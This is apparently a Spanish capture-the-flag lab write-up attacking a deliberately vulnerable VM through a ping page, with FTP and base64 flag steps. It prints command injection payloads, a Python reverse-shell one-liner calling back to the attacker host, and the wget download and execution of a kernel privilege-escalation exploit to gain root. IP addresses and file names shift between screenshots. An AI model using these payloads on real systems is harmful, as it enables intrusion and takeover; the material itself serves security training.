
```

Figura 23: Flag 6

3.7. Ping

En el reto de ping, ya que esta usando un GET probamos con un Command Injection, para ver si lo ejecuta.



The screenshot shows a web browser window with the address bar containing the URL: `192.168.56.105/ping/?ip=127.0.0.1;ls`. The page content displays the output of a web application that has received the IP `127.0.0.1;ls` and executed a ping command followed by a directory listing. The output shows successful ping results for `127.0.0.1` and a directory listing containing `estonoesunaflag.txt`, `index.php`, and `index.txt`.

```

← → ↺ 🏠 ⓘ 192.168.56.105/ping/?ip=127.0.0.1;ls

Hola! Estamos desarrollando un sistema que realiza ping a la IP que se introduce vía parámetro, e
parámetro IP, ej: index.php?ip=127.0.0.1

Se ha recibido la IP 127.0.0.1;ls
Iniciando ping...

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.015 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.012/0.014/0.015/0.001 ms
estonoesunaflag.txt
index.php
index.txt

```

Figura 24: Command Injection en Ping

Encontramos un archivo `.txt`, probaremos a realizar `cat` por si lo podemos conseguir:


```


root@kali:/home/adan# ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPD 3.0.3)
Name (192.168.56.105:adan): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 30 Dec 07 2017 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (30 bytes).
226 Transfer complete.
30 bytes received in 0.00 secs (230.6840 kB/s)
ftp> quit
221 Goodbye.
root@kali:/home/adan# nano flag.txt

```

Figura 25: Flag 7

3.8. Deloitte y OPT

En el siguiente paso, probaremos con el comando **find** para encontrar todos los elementos llamados "flag.txt".



```

192.168.150.133/ping/?ip=127.0.0.1;find / -name 'flag.txt'

Hola! Estamos desarrollando un sistema que realiza ping a la IP que se introduce vía parámetro, es bastante seguro que es 100% seguro, para probarlo basta con enviar por GET el parámetro IP, ej: index.php?ip=

Se ha recibido la IP 127.0.0.1;find / -name 'flag.txt'
Iniciando ping...

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.018 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.011/0.015/0.018/0.003 ms
/opt/flag.txt
/var/ftp/flag.txt
/home/deloitte/flag.txt
/home/deloitte/flag.txt

```

Figura 26: Búsqueda de flags

Donde encontramos que en las carpetas de `/opt/` y `/home/deloitte/` existen dos flags a las que podemos acceder utilizando el comando `cat`.

En primer lugar accederemos a la de Deloitte.




Figura 27: Flag 8

Y después la de opt.




Figura 28: OPT, flag encriptada.


La flag de /opt/ está encriptada en base64, lo convertimos en texto legible y obtenemos la flag esperada.

```
adan@kali:~$ echo "RkxBRyB7WTB1X2FyZS8hIHJlYWwSGFja2VyfQo=" | base64 -d
FLAG {Y0u_are_a_real_Hacker}
adan@kali:~$
```

Figura 29: Flag 9

3.9. Escalada de privilegios

Procederemos en el último paso a realizar una escala de privilegios. Como en la página ping podemos ejecutar código, aseguramos que la máquina tiene python instalada. En nuestra terminal, utilizamos el comando **nc -lvp 1234**, por otro lado, ejecutamos el código adecuado en la máquina atacada:



```
192.168.100.5/ping/?ip=127.0.0.1,python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.100.4",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Hola! Estamos desarrollando un sistema que realiza ping a la IP que se introduce via parámetro, es bastante inestable y no funciona bien, pero estamos seguros que es 100% seguro, para probarlo basta con enviar por parámetro IP, ej: index.php?ip=127.0.0.1

Se ha recibido la IP 127.0.0.1.python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.100.4",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'


Inicio ping...

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.015 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 4 received, 0% packet loss, time 299ms
rtt min/avg/max/mdev = 0.015/0.015/0.015/0.000 ms
rtt min/avg/max/mdev = 0.015/0.015/0.015/0.000 ms
```

Figura 30: Código en la máquina atacada

En la máquina atacante, obtendremos acceso, y con **uname -a** veremos la versión del linux para buscar el exploit adecuado.



```
root@kali:/home/adan# nc -lvp 1234
listening on [any] 1234 ...
192.168.100.5: inverse host lookup failed: Host name lookup failure
connect to [192.168.100.4] from (UNKNOWN) [192.168.100.5] 52584
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux ubuntu 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$
```

Figura 31: Resultado en la máquina atacante

Con la información obtenida, buscamos el exploit a usar (tras varios fallidos) y encontramos el siguiente




Figura 32: Exploit que usaremos

Para subir el exploit, haremos lo siguiente:

1. Bajar y compilar el exploit.
2. Crear un servidor apache.
3. Subir el exploit compilado a nuestro servidor, en la carpeta `/var/www/`

```

root@kali:~# searchsploit 44298

Exploit Title  ubuntu, VFP-8 Unicode text, with very long lines, with CRLF, LF line
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation

Shellcodes: No Results
root@kali:~# locate linux/local/44298.c
/usr/share/exploitdb/exploits/linux/local/44298.c
root@kali:~# cd /usr/share/exploitdb/exploits/linux/local
root@kali:/usr/share/exploitdb/exploits/linux/local# cp 44298.c /var/www/html
root@kali:/usr/share/exploitdb/exploits/linux/local# cd /var/www/html
root@kali:/var/www/html# dir
44298 44298.c index.html index.nginx-debian.html
root@kali:/var/www/html# gcc 44298.c -o mi_exploit
root@kali:/var/www/html# dir
44298 44298.c index.html index.nginx-debian.html mi_exploit
root@kali:/var/www/html#

```

Figura 33: Subida de exploit al servidor

Como somos el usuario www-data, tenemos solo permisos en la carpeta /tmp. Así pues, nos moveremos a esa carpeta y descargaremos el exploit con wget. Seguidamente le damos permisos de ejecución al exploit y lo ejecutamos.

```

root@kali:/home/adan# nc -lvp 1234
listening on [any] 1234 ...
192.168.100.5: inverse host lookup failed: Host name lookup failure
connect to [192.168.100.4] from (UNKNOWN) [192.168.100.5] 50438
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /tmp
$ wget 192.168.100.4/exploit_nocturno
--2021-02-27 14:32:43-- http://192.168.100.4/exploit_nocturno
Connecting to 192.168.100.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22280 (22K)
Saving to: 'exploit_nocturno'

 0K ..... 100% 109M=0s

2021-02-27 14:32:43 (109 MB/s) - 'exploit_nocturno' saved [22280/22280]

$ chmod 777 exploit_nocturno
$ ./exploit_nocturno
dir
VMwareDnD
exploit_nocturno
hsperfdata_root
systemd-private-82c592fd6c6f44188bef8f8be17419f4c-systemd-timesyncd.service-FAhLCc
whoami
root

```

Figura 34: Obtención de privilegios

Y comprobamos finalmente que hemos obtenido tanto la escalada de privilegios como la última flag.

```
cd /root
dir
flag.txt
cat flag.txt
FLAG{YEAH_SETUID_FILES_RuL3S}

GOOD JOB! :D
█
```

Figura 35: *Flag 10*